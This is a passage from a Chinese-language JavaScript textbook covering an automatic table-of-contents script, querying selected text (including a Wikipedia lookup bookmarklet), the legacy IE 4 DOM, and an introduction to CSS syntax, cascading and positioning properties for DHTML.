        sectionNumber += sectionNumbers[i];
        if (i < level-1) sectionNumber += ".";
    }

    // Add the section number and a space to the section header title.
    // We place the number in a <span> to make it styleable.
    var frag = document.createDocumentFragment(); // to hold span and space
    var span = document.createElement("span"); // span to hold number
    span.className = "TOCSectNum"; // make it styleable
    span.appendChild(document.createTextNode(sectionNumber)); // add sect#
    frag.appendChild(span); // Add span to fragment
    frag.appendChild(document.createTextNode(" ")); // Then add a space
    section.insertBefore(frag, section.firstChild); // Add both to header
    // Create an anchor to mark the beginning of this section.
    var anchor = document.createElement("a");
    anchor.name = "TOC"+sectionNumber; // Name the anchor so we can link
    anchor.id = "TOC"+sectionNumber; // In IE, generated anchors need ids

    // Wrap the anchor around a link back to the TOC
    var link = document.createElement("a");
    link.href = "#TOCtop";
    link.className = "TOCBackLink";
    link.appendChild(document.createTextNode(maketoc.backlinkText));
    anchor.appendChild(link);

    // Insert the anchor and link immediately before the section header
    section.parentNode.insertBefore(anchor, section);

    // Now create a link to this section.
    var link = document.createElement("a");
    link.href = "#TOC" + sectionNumber; // Set link destination

```

```

    link.innerHTML = section.innerHTML;    // Make link text same as heading

    // Place the link in a div that is styleable based on the level
    var entry = document.createElement("div");
    entry.className = "TOCEntry TOCLevel" + level; // For CSS styling
    entry.appendChild(link);

    // And add the div to the TOC container
    container.appendChild(entry);
}

// This method recursively traverses the tree rooted at node n, looks
// for <h1> through <h6> tags, and appends them to the sections array.
function findSections(n, sects) {
    // Loop through all the children of n
    for(var m = n.firstChild; m != null; m = m.nextSibling) {
        // Skip any nodes that are not elements.
        if (m.nodeType != 1 /* Node.Element_NODE */) continue;
        // Skip the container element since it may have its own heading
        if (m == container) continue;
        // As an optimization, skip <p> tags since headings are not
        // supposed to appear inside paragraphs. (We could also skip
        // lists, <pre> tags, etc., but <p> is the most common one.)
        if (m.tagName == "P") continue; // optimization

        // If we didn't skip the child node, check whether it is a heading.
        // If so, add it to the array. Otherwise, recurse on it.
        // Note that the DOM is interface-based not class-based so we
        // cannot simply test whether (m instanceof HTMLHeadingElement).
        if (m.tagName.length==2 && m.tagName.charAt(0)=="H") sects.push(m);
        else findSections(m, sects);
    }
}

// This is the default text of links back to the TOC
maketoc.backlinkText = "Contents";

// Register maketoc() to run automatically when the document finishes loading
if (window.addEventListener) window.addEventListener("load", maketoc, false);
else if (window.attachEvent) window.attachEvent("onload", maketoc);

```

15.10 查询选定的文本

有时候，能够在一个文档中确定用户选定的文本是很有用的。这是一个几乎没有标准存在的领域，但是，在所有现代浏览器中都可以查询选定的文本。例 15-12 示意了如何做到这一点。

例 15-12：查询当前选定的文本

```

function getSelectedText() {
    if (window.getSelection) {

```

```

    // This technique is the most likely to be standardized.
    // getSelection() returns a Selection object, which we do not document.
    return window.getSelection().toString();
}
else if (document.getSelection) {
    // This is an older, simpler technique that returns a string
    return document.getSelection();
}
else if (document.selection) {
    // This is the IE-specific technique.
    // We do not document the IE selection property or TextRange objects.
    return document.selection.createRange().text;
}
}

```

这个例子中的代码在某种程度上是无需验证的。本例中用到的 Selection 和 TextRange 对象并没有在本书中介绍。在编写本书的时候，它们的 API 还太复杂并且没有标准，因此无法涉及。尽管如此，既然查询和选择文本是常见的并且相对简单的操作，还是值得在这里加以说明的。可以使用一个搜索引擎或参考站点来查找一个词，从而用它来创建一个在选定的文本上操作的 bookmarklet（参见 13.4.1 节）。例如，下面的 HTML 链接在 Wikipedia 中查找当前选定的文本。当标记书签以后，这个链接以及它所包含的 JavaScript URL 就变成了 bookmarklet：

```

<a href="javascript:
    var q;
    if (window.getSelection) q = window.getSelection().toString();
    else if (document.getSelection) q = document.getSelection();
    else if (document.selection) q = document.selection.createRange().text;
    void window.open('http://en.wikipedia.org/wiki/' + q);
">
Look Up Selected Text In Wikipedia
</a>

```

例 15-12 中存在一个小小的不兼容。如果选定的文本在一个 <input> 或 <textarea> 表元素中，Window 和 Document 对象的 getSelection() 方法不会返回它，它们只能从文档自身的内容中返回选择的文本。另一方面，IE 的 document.selection 属性则会从文档中的任何地方返回选择的文本。

在 Firefox 中，文本输入元素定义了 selectionStart 和 selectionEnd 属性，可以用它们来查询（或设置）选择的文本。例如：

```

function getTextFieldSelection(e) {
    if (e.selectionStart != undefined && e.selectionEnd != undefined) {
        var start = e.selectionStart;
        var end = e.selectionEnd;
        return e.value.substring(start, end);
    }
}

```

```
    else return ""; // Not supported on this browser  
}
```

15.11 IE 4 DOM

尽管 IE 4 并没有实现 W3C DOM，但它支持与核心 W3C DOM 有很多相似能力的一个 API。IE 5 及其后来的版本都支持 IE 4 DOM，并且一些其他的浏览器也至少部分地兼容。在编写本书的时候，IE 4 浏览器已经不再广泛地使用了。新编写的 JavaScript 代码一般也不需要为了 IE 4 的兼容性而编写，并且 IE 4 DOM 的很多参考资料已经从本版的第四部分中删去了。尽管如此，大量现存的代码仍使用 IE 4 DOM，至少熟悉一下这个 API 也是很有价值的。

15.11.1 遍历文档

W3C DOM 规定，所有 Node 对象（包括 Document 对象和所有 Element 对象）都有一个 `childNodes[]` 数组，该数组包含那个节点的子节点。IE4 不支持 `childNodes[]` 数组，但它在 Document 对象和 HTML 元素对象中提供了非常相似的 `children[]` 数组。因此，要编写例 15-2 所示的遍历 IE 4 文档中的所有 HTML 元素的递归函数是很容易的。

但 IE 4 的 `children[]` 数组和 W3C DOM 数组 `childNodes[]` 之间有一点很重要的差别。IE 4 没有 Text 节点类型，不把文本串看作子节点。因此，在 IE 4 中，没有任何标记，只含纯文本的 `<p>` 标记只有空的 `children[]` 数组。不久我们会看到，通过 IE 4 的 `innerText` 属性可以访问 `<p>` 标记的文本内容。

15.11.2 搜索文档元素

IE4 不支持 Document 对象的 `getElementById()` 方法和 `getElementsByTagName()` 方法。而 Document 对象和所有文档元素都有数组属性 `all[]`。顾名思义，这个数组表示文档中的所有元素或元素中包含的所有元素。注意，`all[]` 不只表示文档或元素的子节点，它表示所有子孙，无论它们嵌套得多深。

`all[]` 数组有几种使用方法。如果用整数 n 做下标，它将返回文档或父元素的第 $n+1$ 个元素。例如：

```
var e1 = document.all[0]; // The first element of the document  
var e2 = e1.all[4];       // The fifth element of element 1
```

元素是按照在文档中出现的顺序进行编码的。注意，IE4 API 和 DOM 标准之间的一个

重大差别是，IE 没有 Text 节点的概念，所以 `all[]` 数组只存放文档元素，不存放出现在各元素中的文本。

用名字引用文档元素通常比用编号引用元素更有效。IE 4 等价于 `getElementById()` 的方法是用字符串做 `all[]` 的下标，而不用数字。这时，IE 4 将返回 `id` 属性或 `name` 属性具有指定值的元素。如果这样的元素不止一个（这种情况有可能发生，在有多个表单元素时很常见，如具有相同 `name` 属性的单选钮），结果就是这些元素的数组。例如：

```
var specialParagraph = document.all["special"];
var buttons = form.all["shippingMethod"]; // May return an array
```

JavaScript 还允许把数组下标表示为属性名：

```
var specialParagraph = document.all.special;
var buttons = form.all.shippingMethod;
```

以这种方式使用 `all[]` 数组可以提供与 `getElementById()` 和 `getElementsByName()` 一样的功能。主要差别是 `all[]` 数组将这两种方法的功能合并起来，如果无意中使不相关的元素的 `id` 属性和 `name` 属性使用了相同的值，就会引发问题。

`all[]` 数组有一点异常之处，即用 `tags()` 方法可以以标记名获取一个元素数组。例如：

```
var lists = document.all.tags("UL"); // Find all <ul> tags in the document
var items = lists[0].all.tags("LI"); // Find all <li> tags in the first <ul>
```

IE 4 的语法提供了与 `Document` 和 `Element` 接口的 `getElementsByTagName()` 方法基本相同的功能。注意，在 IE 4 中，应该用全大写字母指定标记名。

15.11.3 修改文档

与 W3C DOM 一样，IE 4 用相应的 `HTMLElement` 对象的属性表示 HTML 标记的属性。因此，可以通过动态改变 HTML 属性来修改 IE 4 中显示的文档。如果修改属性改变了元素的大小，文档将按照新的大小来“重排 (reflow)”。IE 4 的 `HTMLElement` 对象也定义了 `setAttribute()`、`getAttribute()` 和 `removeAttribute()` 方法。这些方法与标准 DOM API 中的 `Element` 对象定义的同名方法相似。

W3C DOM 定义了 API，它可以创建新节点，给文档树插入新节点，重定节点的父节点，在树中移动节点。IE 4 不能进行这些操作。但 IE 4 中的所有 `HTMLElement` 对象都定义了 `innerHTML` 属性。把这个属性设置为一个 HTML 文本串可以使用自己需要的内容替换一个元素的内容。由于 `innerHTML` 属性作用非常强大，所以并非所有的现代浏览器都实现了它，并且它有可能会加入到 DOM 标准的某个将来的版本中。15.8.2 节介绍并展示了 `innerHTML` 属性。

IE 4 还定义了几个相关的属性和方法。`outerHTML` 属性将用指定的 HTML 文本串替换一个元素的内容和元素本身。`innerText` 属性和 `outerText` 属性与 `innerHTML` 属性和 `outerHTML` 属性相似, 只是后者将字符串作为纯文本处理, 而不作为 HTML 解析。最后, `insertAdjacentHTML()` 方法和 `insertAdjacentText()` 方法不管元素的内容, 而在它附近 (在它之前或之后, 在内部或外部) 插入新的 HTML 或纯文本内容。这些属性和函数不像 `innerHTML` 那么常用, 而且 Firefox 没有实现它们。

第 16 章

层叠样式表和动态 HTML

层叠样式表 (Cascading Style Sheet, CSS) 是指定 HTML 文档或 XML 文档的表现的标准。理论上说, 应该用 HTML 标记设置文档的结构, 不采用 `` 这样不建议使用的 HTML 标记指定文档的外观, 而用 CSS 定义样式表, 设置显示文档的结构元素的方式。例如, 可以用 CSS 设置 `<h1>` 标记定义的一级标题, 以粗体、无衬线、居中、大写和 24 点的字符显示它。

CSS 技术上主要由图形设计者或其他注重 HTML 文档的精确视觉效果的用户使用。客户端 JavaScript 的程序设计者会对它感兴趣, 因为文档对象模型允许将应用到每个文档元素上的样式进行脚本化。使用 CSS 和 JavaScript, 可以创造出各种视觉效果, 这些效果可以统称为动态 HTML (DHTML) (注 1)。

利用脚本化 CSS 样式的能力, 可以动态地改变颜色、字体等。更重要的是, 可以用它设置和改变元素的位置, 甚至隐藏或显示元素。这意味着可以用 DHTML 技术创造动画变换的效果, 例如使文档内容从右边滑入, 或者展开、折叠大纲列表, 这样用户便可以控制列表中显示的信息量。

本章开头概述了 CSS。然后, 说明了用来生成最常用 DHTML 效果的最重要的 CSS。接下来, 描述了脚本化 CSS 的不同方法。最常用和最重要的技术, 就是使用 `style` 属性来脚本化用于个别文档元素的样式。还有一种相关的技术, 并不直接修改一个元素的样式, 而是修改应用于这个元素的一组 CSS 类。这通过设置和修改元素的 `className` 属性完成。也可以直接脚本化样式表, 本章最后讨论了激活和关闭样式表, 以及从样式表查询、添加和删除的规则。

注 1: 许多高级的 DHTML 效果还涉及事件处理方法, 参见第 17 章。

16.1 CSS 概览

CSS 样式是由一个名称/值的属性对列表指定的，属性对之间用分号隔开，名字属性和值属性之间用冒号隔开。例如，下面的样式设置了粗体、蓝色、有下划线的文本：

```
font-weight: bold; color: blue; text-decoration: underline;
```

CSS 标准定义了相当多样式属性。表 16-1 还列出了这些属性中的大多数，除了一些支持的不好的属性。读者不必掌握所有的属性、它们的值和意义。但当熟悉了 CSS，并在文档或脚本中使用它时，这个表是个快捷的参考。要看 CSS 更完整的说明，可以参阅 *Cascading Style Sheets: The Definitive Guide*，由 Eric Meyer 编著，O'Reilly 公司出版，或者参阅 *Dynamic HTML: The Definitive Guide*，由 Danny Goodman 编著，O'Reilly 公司出版。也可以阅读 CSS 规范，在 <http://www.w3c.org/TR/CSS21/> 可以找到它。

表 16-1 的第二列说明了每个样式属性可用的值。它采用 CSS 规范的语法。以 *fixed-width font* (等宽字体) 显示的项目是关键字，应该完全以所示的形式出现。以 *italics* (斜体字) 显示的项目指定了元素类型，如 *string* 或 *length*。注意，*length* 类型是数字后面跟单位 (如 *px* 表示像素)。其他类型详见 CSS 参考手册。以 *italic fixed-width font* (斜体等宽字体) 显示的项目表示其他 CSS 属性允许使用的值的集合。除了该表中列出的值，每个样式属性都有值 “inherit”，说明它应该继承自己父元素的值。

由 “|” 分隔的值是两者选其一的，必须指定其中的一个。由 “||” 分隔的值是可选项，至少必须指定一个，也可以指定多个，而且它们可以以任何顺序出现。方括号 “[]” 用于对值分组。星号 (*) 说明前面的值或值组可以出现 0 次或多次。加号 (+) 说明前面的值或值组可以出现一次或多次。问号 (?) 说明前面的项目是可选的，可以出现 0 次或一次。大括号中的数字说明重复的次数。例如，{2} 说明前面的项目可以重复出现两次，{1, 4} 说明前面的项目至少出现 1 次，至多出现 4 次 (这种重复语法看来很熟悉，因为 JavaScript 的正则表达式也用这样的语法，第 11 章讨论过它)。

表 16-1: CSS 样式属性和它们的值

名称	值
background	[background-color background-image background-repeat background-attachment background-position]
background-attachment	scroll fixed
background-color	color transparent
background-image	url(url) none

表 16-1: CSS 样式属性和它们的值 (续)

名称	值
background-position	<code>[[<i>percentage</i> <i>length</i>]{1,2}][[<i>top</i> <i>center</i> <i>bottom</i>] [<i>left</i> <i>center</i> <i>right</i>]]</code>
background-repeat	<code>repeat repeat-x repeat-y no-repeat</code>
border	<code>[<i>border-width</i>][<i>border-style</i>][<i>color</i>]</code>
border-collapse	<code>collapse separate</code>
border-color	<code>color{1,4} transparent</code>
border-spacing	<code>length length?</code>
border-style	<code>[none hidden dotted dashed solid double groove ridge inset outset]{1,4}</code>
border-top	<code>[<i>border-top-width</i>][<i>border-style</i>][<i>color</i> transparent]]</code>
border-right	
border-bottom	
border-left	
border-top-color	<code>color transparent</code>
border-right-color	
border-bottom-color	
border-left-color	
border-top-style	<code>none hidden dotted dashed solid double groove ridge inset outset</code>
border-right-style	
border-bottom-style	
border-left-style	
border-top-width	<code>thin medium thick length</code>
border-right-width	
border-bottom-width	
border-left-width	
border-width	<code>[thin medium thick length]{1,4}</code>
bottom	<code>length percentage auto</code>
caption-side	<code>top bottom</code>
clear	<code>none left right both</code>
clip	<code>[rect([length auto]{4})] auto</code>
color	<code>color</code>
content	<code>[string url(<i>url</i>) counter attr(<i>attribute-name</i>) open- quote close-quote no-open-quote no-close-quote] normal</code>

表 16-1: CSS 样式属性和它们的值 (续)

名称	值
counter-increment	<i>[identifier integer?]+ none</i>
counter-reset	<i>[identifier integer?]+ none</i>
cursor	<i>[url(url),]*[auto crosshair default pointer progress move e-resize ne-resize nw-resize n-resize se-resize sw-resize s-resize w-resize text wait help]]</i>
direction	<i>ltr rtl</i>
display	<i>inline block inline-block list-item run-in table inline-table table-row-group table-header-group table-footer-group table-row table-column-group table-column table-cell table-caption none</i>
empty-cells	<i>show hide</i>
float	<i>left right none</i>
font	<i>[[font-style font-variant font-weight]?font-size[/line-height]?font-family] caption icon menu message-box small-caption status-bar</i>
font-family	<i>[family-name serif sans-serif monospace cursive fantasy],,+</i>
font-size	<i>xx-small x-small small medium large x-large xx-large smaller larger length percentage</i>
font-style	<i>normal italic oblique</i>
font-variant	<i>normal small-caps</i>
font-weight	<i>normal bold bolder lighter 100 200 300 400 500 600 700 800 900</i>
height	<i>length percentage auto</i>
left	<i>length percentage auto</i>
letter-spacing	<i>normal length</i>
line-height	<i>normal number length percentage</i>
list-style	<i>[list-style-type list-style-position list-style-image]</i>
list-style-image	<i>url(url) none</i>
list-style-position	<i>inside outside</i>

表 16-1: CSS 样式属性和它们的值 (续)

名称	值
list-style-type	disc circle square decimal decimal-leading-zero lower-roman upper-roman lower-greek lower-alpha lower-latin upper-alpha upper-latin hebrew armenian georgian cjk-ideographic hiragana katakana hiragana-iroha katakana-iroha none
margin	<i>[length percentage auto]{1,4}</i>
margin-top	<i>length percentage auto</i>
margin-right	
margin-bottom	
margin-left	
marker-offset	<i>length auto</i>
max-height	<i>length percentage none</i>
max-width	<i>length percentage none</i>
min-height	<i>length percentage</i>
min-width	<i>length percentage</i>
outline	<i>[outline-color outline-style outline-width]</i>
outline-color	<i>color invert</i>
outline-style	none hidden dotted dashed solid double groove ridge inset outset
outline-width	thin medium thick <i>length</i>
overflow	visible hidden scroll auto
padding	<i>[length percentage]{1,4}</i>
padding-top	<i>length percentage</i>
padding-right	
padding-bottom	
padding-left	
page-break-after	auto always avoid left right
page-break-before	auto always avoid left right
page-break-inside	avoid auto
position	static relative absolute fixed
quotes	<i>[string string]+ none</i>
right	<i>length percentage auto</i>

表 16-1: CSS 样式属性和它们的值 (续)

名称	值
table-layout	auto fixed
text-align	left right center justify
text-decoration	none [underline overline line-through blink]
text-indent	<i>length percentage</i>
text-transform	capitalize uppercase lowercase none
top	<i>length percentage</i> auto
unicode-bidi	normal embed bidi-override
vertical-align	baseline sub super top text-top middle bottom text-bottom <i>percentage length</i>
visibility	visible hidden collapse
white-space	normal pre nowrap pre-wrap pre-line
width	<i>length percentage</i> auto
word-spacing	normal <i>length</i>
z-index	auto <i>integer</i>

CSS 标准允许用特殊快捷属性把常常一起使用的样式属性组合在一起。例如,可以用一个 `font` 属性同时设置 `font-family`、`font-size`、`font-style` 和 `font-weight` 属性:

```
font: bold italic 24pt helvetica;
```

事实上,表 16-1 中列出的某些属性自身就是快捷属性。如 `margin` 和 `padding`,它们是用来指定元素每边的页边距、补白和边框的快捷属性。因此,可以用 `margin-left`、`margin-right`、`margin-top` 和 `margin-bottom` 代替 `margin` 属性,对 `padding` 也同样适用。

16.1.1 给文档元素应用样式规则

把样式属性应用到文档元素的方法有很多。方法之一是在 HTML 标记的 `style` 属性中使用它们。例如,要设置一个段的页边距,可以使用如下标记:

```
<p style="margin-left: 1in; margin-right: 1in;">
```

CSS 的一个重要目标是把文档内容和文档结构与文档外观分开。用 HTML 标记的 `style` 属性设置样式无法实现这一点 (尽管对 DHTML 来说这是一种有效的方法)。要实现文档结构和外观的分离,可以使用样式表 (stylesheet),它把所有样式信息集中在一个地

方。CSS 样式表由样式规则的集合构成。每条规则以一个选择器开头，它指定要应用这条样式规则的文档元素，其后是用大括号括起来的样式属性和它们值的集合。最简单的规则是为一个或多个指定的标记名定义样式。例如，下面的规则设置 `<body>` 标记的页边距和背景颜色：

```
body { margin-left: 30px; margin-right: 15px; background-color: #ffffff }
```

下面的规则把标题 `<h1>` 和 `<h2>` 中的文本设置为居中显示：

```
h1, h2 { text-align: center; }
```

注意上面例子中逗号的用法，它用于分隔要应用样式的标记名。如果省略了逗号，那么选择器指定了一条环境规则，只在一个标记嵌套在另一个标记中时应用。例如，下面的规则指定用斜体字显示 `<blockquote>` 标记中的文本，但 `<blockquote>` 标记中嵌套的 `<i>` 标记中的文本仍然以纯文本、非斜体的样式显示：

```
blockquote { font-style: italic; }  
blockquote i { font-style: normal; }
```

另一种样式表规则使用不同的选择器，指定要应用样式的元素的类。元素的类由 HTML 标记的 `class` 属性定义。例如，下列规则规定，以粗体字显示所有 `class` 属性为 "attention" 的标记：

```
.attention { font-weight: bold; }
```

类选择器可以和标记名选择器联合使用。下面的规则规定，在 `<p>` 标记有 `class="attention"` 属性时，除了以粗体显示该标记（前面规则设置的）外，还要用红色来显示：

```
p.attention { color: red; }
```

样式表还有只应用于具有指定的 `id` 属性的元素规则。下面的规则规定，不显示 `id` 属性为 "p1" 的元素：

```
#p1 { visibility: hidden; }
```

我们已经见过 `id` 属性，文档对象的 `getElementById()` 方法用它来返回文档的元素。当我们想操作某个元素的样式时，这种特定元素的样式表规则很有用。例如，考虑上一条规则，脚本可以把 `visibility` 属性的值从 `hidden` 切换为 `visible`，从而使元素动态地显示出来。我们将在本章后面看到如何实现这一点。

除了这里给出的基本选择器，CSS 标准定义了很多其他的选择器。并且，其中的一些得到了现代浏览器的很好的支持。要了解详细情况，请参考 CSS 规范或者有关 CSS 的参考书。

16.1.2 关联样式表和文档

可以把样式表放置在文档<head>部分中的<style>和</style>标记之间，使它合并到 HTML 文档中。例如：

```
<html>
<head><title>Test Document</title>
<style type="text/css">
body { margin-left: 30px; margin-right: 15px; background-color: #ffffff }
p { font-size: 24px; }
</style>
</head>
<body><p>Testing, testing</p></body>
</html>
```

当一个样式表用于一个 Web 站点上的多个页面的时候，将它保存在一个自己的文件中，而不使用任何结束的 HTML 标记，这样通常会更好。这样，这个 CSS 文件就可以包含到一个 HTML 页面中。和<script>标记不同，style 标记没有 src 属性。要把一个样式表包含到一个 HTML 页面中，要使用<link>标记：

```
<html>
<head><title>Test Document</title>
<link rel="stylesheet" href="mystyles.css" type="text/css">
</head>
<body><p>Testing, testing</p></body>
</html>
```

也可以使用<link>标记来指定一个备用的样式表。有些浏览器（如Firefox）允许用户选择所提供的一个备用样式表（通过选择 **View → Page Style**）。例如，可以提供一个备用的样式表，以供那些喜欢较大的字体和较强对比度的颜色的用户来选用，例如：

```
<link rel="alternate stylesheet" href="largetype.css" type="text/css"
      title="Large Type"> <!-- title is displayed in the menu -->
```

如果 Web 页面包含一个特定于页面的带有一个<style>标记的样式表，可以使用 CSS @import 指示符来在该特定于页面的样式表中包含一个共享的 CSS 文件：

```
<html>
<head><title>Test Document</title>
<style type="text/css">
@import "mystyles.css"; /* import a common stylesheet */
p { font-size: 48px; } /* override imported styles */
</style>
</head>
<body><p>Testing, testing</p></body>
</html>
```

16.1.3 层叠

CSS 中的 C 代表“cascading”（层叠）。这个术语说明应用到文档中指定元素的样式规则来自不同资源的层叠。每个 Web 浏览器通常有自己的一套用于 HTML 元素的默认元素样式，而且允许用户使用自己定义的样式表覆盖这些默认样式。文档的作者可以在 `<style>` 标记中定义样式表，也可以在外部文件中定义样式表，该样式表由另一个样式表链接或导入文档。文档的作者还可以用 HTML 的 `style` 属性为元素单独定义内联样式。

CSS 规范包括一套完整的规则，用于确定层叠中的哪条规则优先于其他规则。但只需知道，用户样式表覆盖默认的浏览器样式表，作者样式表覆盖用户样式表，内联样式覆盖所有样式表。这条通用规则的一个特例是，值包括 `!important` 修饰符的用户样式属性覆盖作者样式。在一个样式表中，如果一个元素上应用了多条样式规则，最详细的规则定义的样式将覆盖不太详细的规则定义的发生冲突的样式。指定元素 `id` 的规则最详细，其次是指定 `class` 属性的规则。仅指定一个标记名的规则最不详细，指定多个嵌套标记名的规则比指定一个标记名的规则详细。

16.1.4 CSS 的版本

CSS 是一个相对较老的标准。CSS 1 是 1996 年 12 月采用的，为设置颜色、字体、页边距、边框和其他基本样式定义了属性。Netscape 4 和 Internet Explorer 4 这样的较早的浏览器包括了对 CSS 1 的基本支持。该标准的第二个版本 CSS2 是 1998 年 5 月采用的，它定义了许多更高级的特性，最著名的是对元素绝对定位技术的支持。在编写本书的时候，CSS2 的功能已经理所当然地得到了当前浏览器很好的支持。CSS2 的关键定位特性是以单独的、较早的 CSS-Positioning (CSS-P) 研究开始标准化的，因此某些 DHTML 特性在今天所应用的每种浏览器中都可用（这些和定位相关的重要样式将在本章稍后讨论）。

CSS 的工作还在继续。在编写本书的时候，CSS 2.1 规范将要完成了。它使 CSS 2 规范更加清晰化，修正了错误，并且删除了实际上无法得到浏览器支持的某些 CSS 2 样式。对于版本 3，CSS 规范将分解成不同的专门模块，分别进行标准化的过程。某些 CSS 3 模块接近完成，一些浏览器开始实现可选的部分 CSS 3 功能，例如 `opacity` 样式。在 <http://www.w3.org/Style/CSS/> 中可以找到 CSS 规范和草案。

16.1.5 CSS 示例

例 16-1 是一个 HTML 文件，它定义并使用了一个样式表，它示范了前面说明了标记名、类和基于 ID 的样式规则。它还有一个用 `style` 属性定义的内联样式。图 16-1 展示了这

个例子在浏览器中的显示。记住，这个例子只是 CSS 语法和功能的概述。对 CSS 的全面介绍不在本书范围之内。




图 16-1：使用 CSS 样式的一个 Web 页面

例 16-1：定义和使用层叠样式表

```
<head>
<style type="text/css">
/* Specify that headings display in blue italic text. */
h1, h2 { color: blue; font-style: italic }

/*
 * Any element of class="WARNING" displays in big bold text with large margins
 * and a yellow background with a fat red border.
 */
.WARNING {
    font-weight: bold;
    font-size: 150%;
    margin: 0 1in 0 1in; /* top right bottom left */
    background-color: yellow;
    border: solid red 8px;
    padding: 10px;      /* 10 pixels on all 4 sides */
}

/*
 * Text within an h1 or h2 heading within an element with class="WARNING"
 * should be centered, in addition to appearing in blue italics.
 */
.WARNING h1, .WARNING h2 { text-align: center }
```

```
/* The single element with id="P23" displays in centered uppercase. */
#P23 {
    text-align: center;
    text-transform: uppercase;
}
</style>
</head>
<body>
<h1>Cascading Style Sheets Demo</h1>

<div class="WARNING">
<h2>Warning</h2>
This is a warning!
Notice how it grabs your attention with its bold text and bright colors.
Also notice that the heading is centered and in blue italics.
</div>

<p id="P23">
This paragraph is centered<br>
and appears in uppercase letters.<br>
<span style="text-transform: none">
Here we explicitly use an inline style to override the uppercase letters.
</span>
</p>
</body>
```

16.2 用于 DHTML 的 CSS

对于DHTML内容开发者来说,最重要的CSS特性是能用普通的CSS样式属性设置文档元素的可见性、大小和精确位置。其他的CSS样式允许指定堆叠顺序 (stacking order)、透明度 (transparency)、剪辑区域 (clipping region)、页边距 (margin)、补白 (padding)、边框 (border) 和颜色。要进行 DHTML 程序设计,理解这些样式属性的作用原理很重要。表 16-2 总结了这些属性,此后的小节对它们进行了详细说明。

表 16-2: CSS 的定位和可见性属性

属性	说明
position	设置元素应用的定位类型
top, left	设置元素上边界和左边界的位置
bottom, right	设置元素下边界和右边界的位置
width, height	设置元素的大小
z-index	设置元素相对于其他重叠元素的“堆叠顺序”,定义元素位置的第三维
display	设置如何和是否显示一个元素
visibility	设置元素是否可见

表 16-2: CSS 的定位和可见性属性 (续)

属性	说明
clip	定义元素的“裁剪区”，只显示元素在这个区域中的部分
overflow	设置当元素比分配给它的空间大时应该采取什么操作
margin, border, padding	设置元素的空白区和边框
background	指定一个元素背景颜色或图像
opacity	指定一个元素有多么不透明 (或半透明)。这是一个 CSS 3 属性，有部分浏览器支持。对 IE 来说有一种替代属性。

16.2.1 DHTML 的关键：绝对定位

CSS 的 `position` 属性设置了对元素应用的定位类型。该属性有四个可用的值，如下所示：

`static`

这是个默认值，指定根据文档内容的正常流动对元素定位（对大多数西方语言而言，是从左到右，从上到下流动的）。静态定位元素不是 DHTML 元素，不能用 `top`、`left` 等属性定位。要对文档元素使用 DHTML 定位技术，必须把它的 `position` 属性设置为其他三个值之一。

`absolute`

用这个值可以设置元素相对于它的包含元素的位置。绝对定位的元素将独立于其他元素定位，但不属于静态定位的元素流。绝对定位的元素可以相对于文档的 `<body>` 标记进行定位。如果它嵌套在另一个绝对定位的元素中，则相对于那个元素定位。这是 DHTML 最常用的定位类型。IE 4 只支持某些元素的绝对定位。如果要支持这些旧的浏览器，请保证把绝对定位元素包含在 `<div>` 标记或 `` 标记中。

`fixed`

